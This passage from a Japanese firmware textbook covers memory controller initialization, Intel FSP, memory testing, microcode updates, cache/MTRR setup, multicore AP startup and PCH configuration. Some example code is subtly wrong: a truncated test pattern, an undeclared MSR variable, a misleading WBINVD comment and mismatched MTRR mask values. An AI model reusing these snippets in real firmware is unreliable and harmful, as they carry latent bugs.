
信号電圧 < Vref → 0


Vref Training では、エラーが発生しない Vref 範囲を探し、その中心値を設定します。

---

# **メモリコントローラの初期化手順**

**初期化フロー**





## 各ステップの詳細

### 1. SPD 読み取り

- SMBus 経由で各 DIMM の SPD を読み取り
- メモリタイプ、容量、タイミングパラメータを取得

### 2. タイミング計算

SPD から読み取った情報を元に、実際のレジスタ値を計算：

パラメータ	説明	例 (DDR4-3200)
<b>CAS Latency (CL)</b>	Read コマンドからデータ出力までのクロック数	16 clocks
<b>tRCD</b>	RAS to CAS Delay	16 clocks
<b>tRP</b>	Row Precharge Time	16 clocks
<b>tRAS</b>	Row Active Time	36 clocks
<b>tRFC</b>	Refresh Cycle Time	350 ns

### 3. メモリコントローラ設定

メモリコントローラのレジスタに計算値を設定：

- データレート (周波数)
- タイミングパラメータ
- ODT (On-Die Termination) 設定
- VDDQ 電圧

## 4. DRAM リセット

DRAM をリセットモードに入れ、初期化：

1. CKE (Clock Enable) を Low に設定 (200μs)
2. RESET# を Low に設定 (200μs)
3. RESET# を High に戻す
4. 安定化待機 (500μs)

## 5. モードレジスタ設定

DRAM の **Mode Register (MR)** を設定：

レジスタ	設定内容
<b>MR0</b>	Burst Length, CAS Latency, DLL Reset
<b>MR1</b>	DLL Enable, Output Driver Strength, RTT
<b>MR2</b>	CWL (CAS Write Latency)
<b>MR3</b>	MPR (Multi-Purpose Register)

## 6. ZQ キャリブレーション


**ZQ キャリブレーション**は、出力ドライバのインピーダンスを調整します。DIMM 上の **240Ω** 抵抗を基準に、ドライバの強度を校正します。

---

## FSP (Firmware Support Package) による抽象化

### FSP とは

**FSP (Firmware Support Package)** は、Intel が提供するバイナリ形式のプラットフォーム初期化コードです。メモリ初期化の複雑さを隠蔽し、BIOS ベンダーが容易に統合できるようにします。



## FSP のメモリ初期化 API

`FspMemoryInit()` が、メモリ初期化のエントリーポイントです。

```

// 概念的な使用例
EFI_STATUS
EFIAPI
MemoryInitPeim (
    IN EFI_PEI_FILE_HANDLE      FileHandle,
    IN CONST EFI_PEI_SERVICES   **PeiServices
)
{
    FSP_INFO_HEADER           *FspHeader;
    FSPM_UPD                  *FspmUpd;
    EFI_STATUS                 Status;

    // FSP-M の UPD (Updatable Product Data) を取得
    FspHeader = GetFspInfoHeader ();
    FspmUpd = GetFspmUpdDataPointer (FspHeader);

    // パラメータを設定
    FspmUpd->FspmConfig.MemorySpdPtr[0] = (UINT32) SpdData;
    FspmUpd->FspmConfig.DqByteMap = DqByteMapData;
    FspmUpd->FspmConfig.DqsMapCpu2Dram = DqsMapData;

    // FSP MemoryInit を呼び出し
    Status = CallFspMemoryInit (FspmUpd);

    return Status;
}

```

## FSP が提供する抽象化

項目	FSP なし	FSP あり
SPD 読み取り	BIOS が実装	BIOS が実装 (SMBus)
タイミング計算	BIOS が実装	<b>FSP が実装</b>
メモリコントローラ設定	BIOS が実装	<b>FSP が実装</b>
メモリトレーニング	BIOS が実装	<b>FSP が実装</b>
エラー処理	BIOS が実装	<b>FSP が実装</b>

### 利点:

- BIOS ベンダーは複雑なメモリ初期化ロジックを実装不要

- Intel がプラットフォームごとに最適化したコードを提供
- セキュリティ: 初期化ロジックの詳細を隠蔽

欠点:

- ブラックボックス: 内部動作が不透明
  - カスタマイズ制限: UPD で公開されたパラメータのみ変更可能
- 

## メモリテスト

### なぜメモリテストが必要か

メモリ初期化後、メモリが正常に動作するか検証する必要があります。

テストの種類	目的	実行タイミング
<b>Quick Test</b>	基本的な読み書きテスト	PEI Phase
<b>Full Test</b>	全アドレスの徹底テスト	BDS Phase (オプション)
<b>Stress Test</b>	長時間負荷テスト	POST 後 (オプション)

## Quick Test のアルゴリズム

```
// 概念的なメモリテスト
EFI_STATUS
QuickMemoryTest (
    IN EFI_PHYSICAL_ADDRESS  MemoryBase,
    IN UINT64                MemoryLength
)
{
    UINT32 *Address;
    UINT32 Pattern[] = { 0xAAAAAAA, 0x55555555, 0x00000000,
0xFFFFFFFF };
    UINTN i, j;

    // 各パターンで書き込み・読み取りテスト
    for (i = 0; i < 4; i++) {
        for (j = 0; j < MemoryLength / sizeof(UINT32); j += 1024) {
            Address = (UINT32 *) (UINTN) (MemoryBase + j * sizeof(UINT32));
            *Address = Pattern[i];
            if (*Address != Pattern[i]) {
                return EFI_DEVICE_ERROR; // メモリエラー
            }
        }
    }

    return EFI_SUCCESS;
}
```

---

## まとめ

### この章で学んだこと

#### ✓ DRAM の構造

- DIMM → Rank → Chip → Bank → Row/Column の階層
- DDR4 と DDR5 の違い

#### ✓ SPD

- DIMM 上の EEPROM に保存されたメモリ仕様
- SMBus 経由で読み取り

## ✓ メモリトレーニング

- Write Leveling: 書き込みタイミング調整
- Read Leveling: 読み取りタイミング調整
- Vref Training: 基準電圧最適化

## ✓ 初期化手順

- SPD 読み取り → タイミング計算 → MC 設定 → DRAM リセット → MR 設定  
→ ZQ Cal → Training

## ✓ FSP

- Intel 提供のバイナリ初期化コード
- メモリ初期化の複雑さを隠蔽
- BIOS ベンダーの負担を軽減

## ✓ メモリテスト

- Quick Test で基本動作確認
- エラー検出により不良メモリを排除

## 次章の予告

次章では、**CPU** とチップセット初期化について学びます。CPU のマイクロコード更新、キャッシュ設定、マルチコアの起動 (BSP/AP)、そしてチップセットの初期化 (PCI Express、DMI、電源管理) を詳しく見ていきます。

## 参考資料

- JEDEC DDR4 Specification
- JEDEC DDR5 Specification
- Intel® Firmware Support Package (FSP) Documentation
- SPD Specification - JEDEC Standard No. 21-C

# CPU とチップセット初期化

## この章で学ぶこと

- CPU の初期化手順（マイクロコード更新、キャッシュ設定）
- BSP (Bootstrap Processor) と AP (Application Processor) の起動
- チップセットの役割と初期化
- DMI/PCH の初期化
- クロック生成とリセット制御


## 前提知識

- Part I: CPU モードとセグメンテーション
  - Part III: PEI フェーズの役割と構造
- 

## CPU 初期化の概要

### CPU 初期化の目的

CPU 初期化は、プロセッサを完全に機能する状態にするプロセスです。リセット直後の CPU は最小限の機能しか持たず、段階的に初期化していく必要があります。



## 初期化の段階

フェーズ	タイミング	実行内容
<b>SEC Phase</b>	リセット直後	最小限の初期化、CAR セットアップ
<b>PEI Phase</b>	メモリ初期化前	マイクロコード更新、基本設定
<b>PEI Phase</b>	メモリ初期化後	AP 起動、詳細設定
<b>DXE Phase</b>	ドライバロード後	ACPI テーブル生成、電源管理

## マイクロコード更新


### マイクロコードとは

マイクロコード (**Microcode**) は、CPU 内部の マイクロプログラムです。CPU の命令を実際のハードウェア動作に変換する低レベルの制御コードで、バグ修正や機能追加のために更新可能です。

### なぜ更新が必要か

理由	説明	例
バグ修正	CPU ハードウェアの誤動作を修正	Spectre/Meltdown 対策
機能追加	新しい命令のサポート	新しい AVX 命令
安定性向上	エラー条件の処理改善	メモリアクセスの最適化
互換性	新しいチップセットとの互換性	新しいメモリタイプ対応

## マイクロコード更新の仕組み



## マイクロコード更新の手順

### 1. CPU 識別

```
// CPUID で CPU を識別
UINT32 RegEax, RegEbx, RegEcx, RegEdx;
AsmCpuid (0x1, &RegEax, &RegEbx, &RegEcx, &RegEdx);

UINT32 CpuSignature = RegEax; // Family, Model, Stepping
UINT32 PlatformId;
AsmReadMsr64 (0x17); // IA32_PLATFORM_ID
PlatformId = (UINT32)((Msr >> 50) & 0x7);
```

### 2. マイクロコード選択

マイクロコードファイルから、CPU Signature と Platform ID に一致するものを選択。

### 3. 更新実行

```
// MSR 0x79 にマイクロコードアドレスを書き込み  
AsmWriteMsr64 (0x79, (UINT64)(UINTN)MicrocodeData);
```

### 4. バージョン確認

```
// MSR 0x8B で更新後のバージョンを確認  
UINT64 MicrocodeVersion = AsmReadMsr64 (0x8B);
```

---

## キャッシュの初期化

### キャッシュの階層

現代の CPU は、複数階層のキャッシュを持ちます：

キャッシュ	サイズ	レイテンシ	説明
L1 Data	32~64 KB/コア	4~5 cycles	データ専用
L1 Instruction	32~64 KB/コア	4~5 cycles	命令専用
L2	256 KB~1 MB/コア	12~15 cycles	統合キャッシュ
L3 (LLC)	8~64 MB (共有)	40~50 cycles	全コア共有

### キャッシュの有効化

リセット直後、キャッシュは無効化されています。CR0 レジスタで制御します。

```

// CR0 レジスタの CD (Cache Disable) と NW (Not Write-through) をクリア
UINTN Cr0 = AsmReadCr0 ();
Cr0 &= ~(CR0_CD | CR0_NW); // ビット 30 と 29 をクリア
AsmWriteCr0 (Cr0);

// WBINVD 命令でキャッシングを無効化・フラッシュ
AsmWbinvd ();

```

## MTRR: Memory Type Range Register

MTRR は、メモリ領域ごとにキャッシングポリシーを設定するレジスタです。

### キャッシングタイプ

タイプ	値	説明	用途
<b>UC (Uncacheable)</b>	0x00	キャッシングしない	MMIO 領域
<b>WC (Write Combining)</b>	0x01	書き込みをまとめ る	フレームバッ ファ
<b>WT (Write Through)</b>	0x04	書き込み時に即座 にメモリへ	-
<b>WP (Write Protect)</b>	0x05	読み取り専用	Flash ROM
<b>WB (Write Back)</b>	0x06	キャッシングを最大 限活用	通常の RAM

## MTRR の設定例


```
// 0x00000000 - 0x80000000 (2GB) を WB (Write Back) に設定
AsmWriteMsr64 (IA32_MTRR_PHYSBASE0, 0x00000000 |  
    MTRR_CACHE_WRITE_BACK);  
AsmWriteMsr64 (IA32_MTRR_PHYSMASK0, 0x0000000080000000 |  
    MTRR_PHYS_MASK_VALID);  
  
// 0xFFC00000 - 0xFFFFFFFF (4MB) を WP (Write Protect) に設定 (Flash  
ROM)  
AsmWriteMsr64 (IA32_MTRR_PHYSBASE1, 0x00000000FFC00000 |  
    MTRR_CACHE_WRITE_PROTECTED);  
AsmWriteMsr64 (IA32_MTRR_PHYSMASK1, 0x0000000000400000 |  
    MTRR_PHYS_MASK_VALID);
```

---

## BSP と AP の起動

### BSP vs AP

マルチコアシステムでは、1つの CPU コアが **BSP (Bootstrap Processor)** として起動し、残りのコアは **AP (Application Processor)** として起動します。




## BSP の役割

役割	説明
ファームウェア実行	SEC/PEI/DXE の全フェーズを実行
システム初期化	メモリ、チップセット、デバイスを初期化
AP 起動	INIT-SIPI-SIPI シーケンスで AP を起動
OS 制御	OS 起動後も BSP が主制御を担当

## AP の起動シーケンス: INIT-SIPI-SIPI

AP を起動するには、**INIT-SIPI-SIPI** シーケンスを使用します。



### SIP (Startup IPI) のベクタ:

- Vector = 0x20 → AP は 0x20000 番地 (128KB) から実行開始
- この番地に AP 用のスタートアップコードを配置

## AP スタートアップコードの例（概念的）

```
; AP が最初に実行するコード (0x20000 番地)
; リアルモードで起動するため、16ビットコード

BITS 16
ORG 0x20000

ap_startup:
    cli                ; 割り込み無効化
    cld                ; DF フラグクリア

    ; GDT をロード
    lgdt [gdt_descriptor]

    ; プロテクトモードに移行
    mov eax, cr0
    or eax, 1
    mov cr0, eax

    ; ロングモードに移行（省略）
    ; ...


    ; C 言語のエントリーポイントにジャンプ
    jmp ap_c_entry
```

---

## チップセットの初期化

### チップセットの役割

チップセットは、CPU とその他のハードウェア（メモリ、ストレージ、USB など）を接続する中核部品です。



## Intel プラットフォームの構成

コンポーネント	説明
<b>CPU</b>	プロセッサコア、L1/L2/L3 キャッシュ
<b>IMC</b>	統合メモリコントローラ (CPU 内蔵)
<b>PCH</b>	Platform Controller Hub (旧サウスブリッジ)
<b>DMI</b>	Direct Media Interface (CPU-PCH 接続)

## PCH の初期化手順

### 1. PCH リビジョン確認

```

// PCI Config Space から PCH のリビジョンを読み取り
UINT16 PchRevision = PciRead16 (
    PCI_LIB_ADDRESS(0, 31, 0, R_PCH_LPC_RID) // Bus 0, Device 31,
    Function 0
);

```

### 2. クロック設定

PCH は クロックジェネレータを制御し、システム全体のクロックを生成します。

クロック	周波数	用途
<b>BCLK</b>	100 MHz	CPU ベースクロック
<b>PCIe Clock</b>	100 MHz	PCIe デバイス
<b>USB Clock</b>	48 MHz	USB デバイス
<b>SATA Clock</b>	100 MHz	SATA デバイス

### 3. GPIOの設定

PCH は **GPIO (General Purpose I/O)** ピンを多数持ち、プラットフォーム固有の信号制御に使用します。

```
// GPIO パッドの設定例
GpioSetPadConfig (
    GPIO_SKL_H_GPP_A0, // GPIO ピン番号
    &(GPIO_CONFIG) {
        .PadMode = GpioPadModeGpio, // GPIO モード
        .Direction = GpioDirOut, // 出力
        .OutputState = GpioOutHigh, // High 出力
        .InterruptConfig = GpioIntDis // 割り込み無効
    }
);
```

### 4. 電源管理

PCH は **ACPI** 電源管理機能を提供します。

- **PM1** レジスタ: 電源ボタン、スリープ状態
  - **GPE** レジスタ: General Purpose Event (デバイスウェイクアップ)
  - **TCO** レジスタ: Total Cost of Ownership (ウォッчドッグタイマー)
-

